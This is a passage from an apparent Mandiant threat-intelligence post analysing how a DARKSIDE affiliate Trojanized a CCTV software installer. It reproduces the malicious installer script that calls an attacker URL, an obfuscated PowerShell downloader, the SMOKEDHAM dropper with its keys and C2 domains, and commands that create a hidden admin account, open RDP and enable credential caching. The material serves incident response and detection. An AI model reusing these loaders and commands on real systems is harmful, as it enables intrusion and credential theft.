Smoking Out a DARKSIDE Affiliate's Supply Chain Software Compromise

cloud.google.com/blog/topics/threat-intelligence/darkside-affiliate-supply-chain-software-compromise

Google Cloud

Threat Intelligence

Written by: Tyler McLellan, Robert Dean, Justin Moore, Nick Harbour, Mike Hunhoff, Jared Wilson, Jordan Nuce

Mandiant observed DARKSIDE affiliate UNC2465 accessing at least one victim through a Trojanized software installer downloaded from a legitimate website. While this victim organization detected the intrusion, engaged Mandiant for incident response, and avoided ransomware, others may be at risk.

As reported in the Mandiant post, "Shining a Light on DARKSIDE Ransomware Operations," Mandiant Consulting has investigated intrusions involving several DARKSIDE affiliates. UNC2465 is one of those DARKSIDE affiliates that Mandiant believes has been active since at least March 2020.

The intrusion that is detailed in this post began on May 18, 2021, which occurred days after the publicly reported shutdown of the overall DARKSIDE program (Mandiant Advantage background). While no ransomware was observed here, Mandiant believes that affiliate groups that have conducted DARKSIDE intrusions may use multiple ransomware affiliate programs and can switch between them at will.

Sometime in May 2021 or earlier, UNC2465 likely Trojanized two software install packages on a CCTV security camera provider website. Mandiant determined the installers were malicious in early June and notified the CCTV company of a potential website compromise, which may have allowed UNC2465 to replace legitimate downloads with the Trojanized ones.

While Mandiant does not suspect many victims were compromised, this technique is being reported for broader awareness. Software supply chain attacks can vary greatly in sophistication, from the recent FireEye-discovered SolarWinds attacks to attacks such as this targeting smaller providers. A software supply

chain attack allows a single intrusion to obtain the benefit of access to all of the organizations that run that victim company's software; in this case, an installer, rather than the software itself, was modified by UNC2465.

DARKSIDE RaaS

In mid-May 2021, Mandiant observed multiple threat actors cite an announcement that appeared to be shared with DARKSIDE RaaS affiliates by the operators of the service. This announcement stated that they lost access to their infrastructure, including their blog, payment, and content distribution network (CDN) servers, and would be closing their service. The post cited law enforcement pressure and pressure from the United States for this decision.

Multiple users on underground forums have since come forward claiming to be unpaid DARKSIDE affiliates, and in some cases privately provided evidence to forum administrators who confirmed that their claims were legitimate. There are some actors who have speculated that the DARKSIDE operator's decision to close could be an exit scam. While we have not seen evidence suggesting that the operators of the DARKSIDE service have resumed operations, we anticipate that at least some of the former affiliates of the DARKSIDE service will likely identify different ransomware or malware offerings to use within their own operations.

Notably, Mandiant has continued to observe a steady increase in the number of publicly named victims on ransomware shaming sites within the past month. Despite the recent ban of ransomware-related posts within underground forums, threat actors can still leverage private chats and connections to identify ransomware services. As one example, in mid-May 2021, the operator of the SODINOKIBI (aka REvil) RaaS indicated that multiple affiliates from other RaaS platforms that had shut down were switching to their service. Based on the perceived profitability of these operations, it is almost certain that numerous threat actors will continue to conduct widespread ransomware operations for the foreseeable future.


Background

In June 2021, Mandiant Consulting was engaged to respond to an intrusion. During analysis, Mandiant determined the initial vector was a trojanized security camera PVR installer from a legitimate website. Mandiant attributed the overall intrusion activity to DARKSIDE affiliate UNC2465 due to continued use of infrastructure and tooling since October 2020.

On May 18, 2021, a user in the affected organization browsed to the Trojanized link and downloaded the ZIP. Upon installing the software, a chain of downloads and scripts were executed, leading to SMOKEDHAM and later NGROK on the victim's computer. Additional malware use such as BEACON, and lateral movement also occurred. Mandiant believes the Trojanized software was available from May 18, 2021, through June 8, 2021.

Pivoting on the slightly modified, but benign, MSHTA.exe application in VirusTotal, Mandiant identified a second installer package with the MD5 hash, e9ed774517e129a170cdb856bd13e7e8 (SVStation_Win64-B1130.1.0.0.exe), from May 26, 2021, which also connects out the same URL as the Trojanized SmartPSS installer.

Supply Chain Intrusion Cycle



UNC2465 Supply Chain Attack
1 User browses and downloads trojanized content containing malicious wrapper
2 Install drops a clean installer and malicious downloader
http[:]//REDACTED/06212019-General-SMARTPSS-Win32-ChnEng-IS.zip
4 PowerShell-based in memory dropper decrypts and executes download of SMOKEDHAM
Legitimate Installer
Trojanized Downloader "smartpss.exe"
http[:]//sdoc[.]xyz/ID-508260156241
PowerShell SI Variable:/F \"Net.WebClient\";Set-Variable V7C \ "https[:]//REDACTED/7yghjgbj3bb[.]html\
3 Downloader smartpss.exe launches with argument of malicious URL to trigger SMOKEDHAM download
SMOKEDHAM
5 SMOKEDHAM Backdoor installed
6 Follow on operations included use of BEACON and NGROK

Figure 1: Intrusion cycle


Phase 1: Trojanized Installer Download

Mandiant Consulting observed the Trojanized installer downloaded on a Windows workstation after the user visited a legitimate site that the victim organization had used before.

The downloaded file was extracted to C:\Users\[username]\Downloads\06212019-General-SMARTPSS-Win32-ChnEng-IS\General_SMARTPSS-Win32_ChnEng_IS_V2.002.0000007.0.R.181023\SMARTPSS-

Win32_ChnEng_IS_V2.002.0000007.0.R.181023-General-v1.exe.

Mandiant confirmed the user intended to download, install, and use the SmartPSS software. Figure 2 shows an image of the download page used for SmartPSS software.



Wondering how to view CCTV cameras remotely? Start here. Remote monitoring gives you on-the-go, real-time access to your live camera view so you can check on your property or loved ones anytime, day or night. Our free security camera software allows you to remotely access your security cameras directly from your computer or laptop.
Downloading and installing the software is straightforward. We provide simple-to-follow instructions to set-up remote viewing, access live video, and playback recorded video, backed up by our free USA tech support.
SmartPSS - Software For PC
Click here to download
SmartPSS - Software For Mac
32 Bit - Click here to download
64 Bit - Click here to download (Catalina macOS only)
SmartPSS Installation
Click here to download
Remote Viewing Instructions Using SmartPSS
Setting Up SmartPSS
Accessing Live Video
Playing Back Video
SmartPSS User Manual
Click here to download
Port Forwarding (Older Units)
Click here to download

Figure 2: SmartPSS download page

Phase 2: Nullsoft Installer

The installer executable is a Nullsoft installer that when executed wrote two files to C:\ProgramData\SMARTPSS-Win32_ChnEng_IS. We were able to extract the malicious installer script and files for analysis using 7-Zip. The relevant section of this installer script is shown below in Figure 3.

```
Section "SMARTPSS-Win32_ChnEng_IS (required)" ; Section_0
  ; AddSize 129987
  SectionIn 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24
  25 26 27 28 29 30 31 32 RO
  SetOutPath $INSTDIR
  File SMARTPSS-Win32_ChnEng_IS_V2.002.0000007.0.R.181023-General.exe
  File smartpss.exe
  HideWindow
  Exec $\"$INSTDIR
  \SMARTPSS-Win32_ChnEng_IS_V2.002.0000007.0.R.181023-General.exe$\"
  Exec "$\"$INSTDIR\smartpss.exe$\" http://sdoc.xyz/ID-508260156241"
SectionEnd
Section "SMARTPSS-Win32_ChnEng_IS (required)" ; Section_0
  ; AddSize 129987
  SectionIn 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24
  25 26 27 28 29 30 31 32 RO
  SetOutPath $INSTDIR
  File SMARTPSS-Win32_ChnEng_IS_V2.002.0000007.0.R.181023-General.exe
  File smartpss.exe
  HideWindow
  Exec $\"$INSTDIR
  \SMARTPSS-Win32_ChnEng_IS_V2.002.0000007.0.R.181023-General.exe$\"
  Exec "$\"$INSTDIR\smartpss.exe$\" http://sdoc.xyz/ID-508260156241"
SectionEnd
```

Figure 3: Nullsoft installer script section

The installer script created two files: SMARTPSS-Win32_ChnEng_IS_V2.002.0000007.0.R.181023-General.exe (b540b8a341c20dced4bad4e568b4cbf9) and smartpss.exe (c180f493ce2e609c92f4a66de9f02ed6). The former is a clean installer from the original developer and is launched first, installing the software as the user may expect. The latter is launched with a command line URL executing the content.

The smartpss.exe file contained metadata describing itself as MSHTA.exe from Microsoft, a legitimate operating system component, but the MD5 hash was unknown. Disassembly analysis of the program showed it was a small application that loaded the IE COM object and launched the function RunHTMLApplication() against the command line argument provided. This functionality matched the behavior of the legitimate MSHTA.exe despite the hash discrepancy. Further analysis showed that the malware was based on a 2018 version of the binary (original hash: 5ced5d5b469724d9992f5e8117ecefb5) with only six bytes of data appended, as shown in Figure 4.

```
-----------------------------------------------------
0000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000
0000000000000000032000D000A00
```

```
-----------------------------------------------------
0000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000
0000000000000000032000D000A00
```

Figure 4: CyberChef diff between MSHTA.exe and smartpss.exe

Phase 3: Downloaded VBScript and PowerShell

Upon execution, the modified Mshta file was executed with the URL, hxxp://sdoc[.]xyz/ID-508260156241, and passed as an argument on the command line.

Domain sdoc[.]xyz was first associated with UNC2465 by RiskIQ in a May 20, 2021, blog post researching the infrastructure that Mandiant previously reported. According to RiskIQ, sdoc[.]xyz shares a registrant with koliz[.]xyz, which was also observed by Mandiant in past UNC2465 intrusions.

```
C:\PROGRAMDATA\SMARTPSS-Win32_ChnEng_IS\smartpss.exe hxxp://sdoc[.]xyz/ID-508260156241
```

The execution of the modified Mshta file resulted in the creation of a HTM file called loubSi78Vgb9[1].htm that was written to a temporary INetCache directory. Mandiant was not able to acquire this file at the time of writing; however, Mandiant was able to recover partial contents of the file.

```
GET /ID-508260156241 HTTP/1.1
Accept: */*
Accept-Language: en-US,en;q=0.8,ko;q=0.7,ru;q=0.5,zh-Hans-CN;q=0.3,zh-Hans;q=0.2
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C;
.NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: sdoc.xyz
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 26 May 2021 20:00:23 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Access-Control-Allow-Origin: *
Set-Cookie: qwerty_ID-508260156241=0; expires=Fri, 04-Jun-2021 04:00:23 GMT; Max-Age=720000; path=/

<!DOCTYPE html>
<head>
<meta name="robots" content="noindex,nofollow">
<meta http-equiv="content-type" content="text/html; charset=utf-8">
</head>
<body><html>
<body>
<script>
self.close()
</script></body></html></body>
</html>
```


```
GET /ID-508260156241 HTTP/1.1
Accept: */*
Accept-Language: en-US,en;q=0.8,ko;q=0.7,ru;q=0.5,zh-Hans-CN;q=0.3,zh-Hans;q=0.2
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C;
.NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: sdoc.xyz
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 26 May 2021 20:00:23 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Access-Control-Allow-Origin: *
Set-Cookie: qwerty_ID-508260156241=0; expires=Fri, 04-Jun-2021 04:00:23 GMT; Max-Age=720000; path=/

<!DOCTYPE html>
<head>
<meta name="robots" content="noindex,nofollow">
<meta http-equiv="content-type" content="text/html; charset=utf-8">
</head>
<body><html>
<body>
<script>
self.close()
</script></body></html></body>
</html>
```


Figure 5: PCAP from e9ed774517e129a170cdb856bd13e7e8 VirusTotal results not returning malicious content

Shortly after the download, a PowerShell script block was executed to download SMOKEDHAM, as shown in Figure 6.

```
powershell SI Variable:/F \'Net.WebClient\';Set-Variable V7C \'<URL Redacted>\';dir
rid*;Set-Item Variable:\\GQ6 (.(GI Variable:/E*tex*).Value.(((GI
Variable:/E*tex*).Value|Member)[6].Name).(((GI Variable:/E*tex*).Value.(((GI
Variable:/E*tex*).Value|Member)[6].Name).PsObject.Methods|Where-Object{(ChildItem
Variable:_).Value.Name-ilike\'*m*t\'}).Name).Invoke((GI Variable:/E*tex*).Value.(((GI
Variable:/E*tex*).Value|Member)[6].Name).(((GI Variable:/E*tex*).Value.(((GI
Variable:/E*tex*).Value|Member)[6].Name)|Member|Where-Object{(ChildItem
Variable:_).Value.Name-ilike\'G*om*e\'}).Name).Invoke(\'N*-O*\'
```


```
powershell SI Variable:/F \'Net.WebClient\';Set-Variable V7C \'<URL Redacted>\';dir
rid*;Set-Item Variable:\\GQ6 (.(GI Variable:/E*tex*).Value.(((GI
Variable:/E*tex*).Value|Member)[6].Name).(((GI Variable:/E*tex*).Value.(((GI
Variable:/E*tex*).Value|Member)[6].Name).PsObject.Methods|Where-Object{(ChildItem
Variable:_).Value.Name-ilike\'*m*t\'}).Name).Invoke((GI Variable:/E*tex*).Value.(((GI
Variable:/E*tex*).Value|Member)[6].Name).(((GI Variable:/E*tex*).Value.(((GI
Variable:/E*tex*).Value|Member)[6].Name)|Member|Where-Object{(ChildItem
Variable:_).Value.Name-ilike\'G*om*e\'}).Name).Invoke(\'N*-O*\'
```


Figure 6: SMOKEDHAM downloader

Within seconds, a file named qnxfhfim.cmdline was written to disk and executed using the Command-Line Compiler.

```
csc.exe /noconfig /fullpaths @'C:\Users\ [username]\AppData\Local\Temp\qnxfhfim\qnxfhfim.cmdline'
```

Mandiant was not able to recover this file at the time of writing; however, Mandiant was able to recover partial contents of the file.

```
.../t:library /utf8output /R:'System.dll' /R:'C:\windows\Microso
```

After the execution of qnxfhfim.cmdline, PowerShell initiated the first connection to the fronted domain lumiahelptipsmscdnqa[.]microsoft[.]com used by SMOKEDHAM.

Phase 4: SMOKEDHAM Dropper

The SMOKEDHAM dropper (f075c2894ac84df4805e8ccf6491a4f4) is written in PowerShell and decrypts and executes in memory the SMOKEDHAM backdoor. The dropper uses the Add-Type cmdlet to define a new .NET class for the backdoor. The Add-Type cmdlet can be used to define a new .NET class using an existing assembly or source code files or specifying source code inline or saved in a variable. In this case, the dropper uses SMOKEDHAM backdoor source code that is stored in a variable.

The SMOKEDHAM backdoor source code is embedded as an encrypted string. The dropper uses the ConvertTo-SecureString cmdlet and an embedded key to decrypt the source code prior to executing the Add-Type cmdlet. After defining a new .NET class for the backdoor, the dropper executes the backdoor's

entry point. The dropper configures the backdoor with a C2 server address, RC4 encryption key, and sleep interval. Figure 7 shows the deobfuscated SMOKEDHAM dropper.

```
[Byte[]]$Key = 62,106,232,106,129,212,41,215,90,82,111,83,109,126,121,89,244,219,145,220,230,140,193,97,249,214,204,211,41,14,9,172;
$RAyjjnxiY = "76492d1116743f0423413b16050a5345MgB8AE8ARQBsAFAAagB6AEQARABNAHkAZgBaAEQAQwBDAFIASQB2ADgAUgBqAGcAPQA9AHwAZgBiAGYAYQBlAGMAZABiAGUAM(
$a = convertto-securestring -String $RAyjjnxiY -Key ($Key);
$BSTR = [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($a);
$e = [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($BSTR);
Add-Type -ReferencedAssemblies "System.Drawing.dll","System.Web.Extensions.dll","System.Windows.Forms.dll" -TypeDefinition $e -Language CSharp;
[bFyLMsrmtLpQ.HSLM]::szPmbuOVZvAItE("https://lumiahelptipsmscdnqa.microsoft.com", "UwOdHsFXjdCOIrjTCfnblwEZ", "10000");
```


```
[Byte[]]$Key = 62,106,232,106,129,212,41,215,90,82,111,83,109,126,121,89,244,219,145,220,230,140,193,97,249,214,204,211,41,14,9,172;
$RAyjjnxiY = "76492d1116743f0423413b16050a5345MgB8AE8ARQBsAFAAagB6AEQARABNAHkAZgBaAEQAQwBDAFIASQB2ADgAUgBqAGcAPQA9AHwAZgBiAGYAYQBlAGMAZABiAGUAM(
$a = convertto-securestring -String $RAyjjnxiY -Key ($Key);
$BSTR = [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($a);
$e = [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($BSTR);
Add-Type -ReferencedAssemblies "System.Drawing.dll","System.Web.Extensions.dll","System.Windows.Forms.dll" -TypeDefinition $e -Language CSharp;
[bFyLMsrmtLpQ.HSLM]::szPmbuOVZvAItE("https://lumiahelptipsmscdnqa.microsoft.com", "UwOdHsFXjdCOIrjTCfnblwEZ", "10000");
```


Figure 7: SMOKEDHAM dropper

Phase 5: SMOKEDHAM Backdoor

SMOKEDHAM (127bf1d43313736c52172f8dc6513f56) is a .NET-based backdoor that supports commands, including screen capture and keystroke capture. The backdoor may also download and execute additional PowerShell commands from its command and control (C2) server.

SMOKEDHAM Network Communications

SMOKEDHAM communicates with its C2 server using HTTPS. The backdoor uses domain fronting to obfuscate its true C2 server. The fronted domain is configured by an earlier stage of execution and the actual domain is hard-coded in the backdoor. Mandiant observed the fronted domain lumiahelptipsmscdnqa.microsoft[.]com and hard-coded domain max-ghoster1.azureedge[.]net used for C2 server communication.

The communication between SMOKEDHAM and its C2 server consists of JSON data exchanged via HTTP POST requests. The backdoor initiates requests to the C2 server and the C2 server may include commands to execute in the responses. The JSON data exchanged between SMOKEDHAM and its C2 server contains three fields: ID, UUID, and Data.

The ID field contains a unique value generated by the backdoor for the target system.

The UUID field may contain a unique value used to track command output or be empty. When the C2 server responds with a command to execute, it sets the UUID field to a unique value. SMOKEDHAM then sets the same UUID value in the subsequent HTTP POST request that contains the command output.

The Data field may contain RC4-encrypted, Base64-encoded command data or be empty. The backdoor uses the Data field to send command output to its C2 server. The C2 server uses the Data field to send commands to the backdoor to execute. The backdoor uses an RC4 key configured by an earlier stage of execution to encrypt and decrypt the Data field. Mandiant observed the RC4 key *UwOdHsFXjdCOIrjTCfnblwEZ* used for RC4 encryption and decryption.

SMOKEDHAM Commands

SMOKEDHAM Base64-decodes, and RC4-decrypts command data returned in the Data field. The backdoor checks if the plaintext command data begins with one of the following keywords, shown in Table 1.

Keyword	Action
delay	Update its sleep interval
screenshot	Upload a screen capture to its C2 server via a subsequent HTTP POST request
exit	Terminate

Table 1: Plaintext command data keywords

If the plaintext command data does not begin with any of the keywords listed in Table 1, then SMOKEDHAM assumes the data contains a PowerShell command and attempts to execute it. The backdoor uploads output generated by the PowerShell command to its C2 server via a subsequent HTTP POST request.

In addition to supporting the commands in Table 1, SMOKEDHAM continuously captures keystrokes. The backdoor writes captured keystrokes to memory and uploads them to its C2 server every five seconds via HTTP POST requests.

SMOKEDHAM In Action

SMOKEDHAM was observed executing commands on the target system using PowerShell.

The following commands were used to collect information about the system and logged in users.

```
net.exe user
net.exe users

whoami.exe
whoami.exe /priv
systeminfo.exe
```

The following commands were used to create and add the DefaultUser account to the local Administrators group, and subsequently hide the account from the Windows logon screen.

```
net.exe user DefaultUser REDACTED /ADD
net.exe localgroup Administrators DefaultUser /ADD
reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList' /v
DefaultUser /t REG_DWORD /d 0 /f
```

The following commands facilitated lateral movement by modifying Terminal Server registry key values to enable multiple Remote Desktop connection sessions, and modifying the Local Security Authority (LSA) registry key value to require a password for authentication.

```
reg.exe ADD 'HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server' /v fDenyTSConnections /t
REG_DWORD /d 0 /f
reg.exe ADD 'HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server' /v fSingleSessionPerUser /t
REG_DWORD /d 0 /f
reg.exe ADD HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v LimitBlankPasswordUse /t REG_DWORD /d 1 /f
```

Additionally, SMOKEDHAM modified the WDigest registry key value HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential to enable credential caching.

Phase 6: Follow-on Activity

SMOKEDHAM used PowerShell to connect to third-party file sharing sites to download the UltraVNC application renamed as winvnc.exe, and a configuration file named UltraVNC.ini, shown in Figure 8. These files were saved to the %APPDATA%\Chrome\ directory. The UltraVNC.ini file allowed UltraVNC to connect to port 6300 on the loopback address specified by the parameter AllowLoopback=1.

```
[Permissions]
[admin]
FileTransferEnabled=1
FTUserImpersonation=1
BlankMonitorEnabled=0
BlankInputsOnly=0
DefaultScale=1
UseDSMPlugin=0
DSMPlugin=
DSMPluginConfig=
primary=1
secondary=0
SocketConnect=1
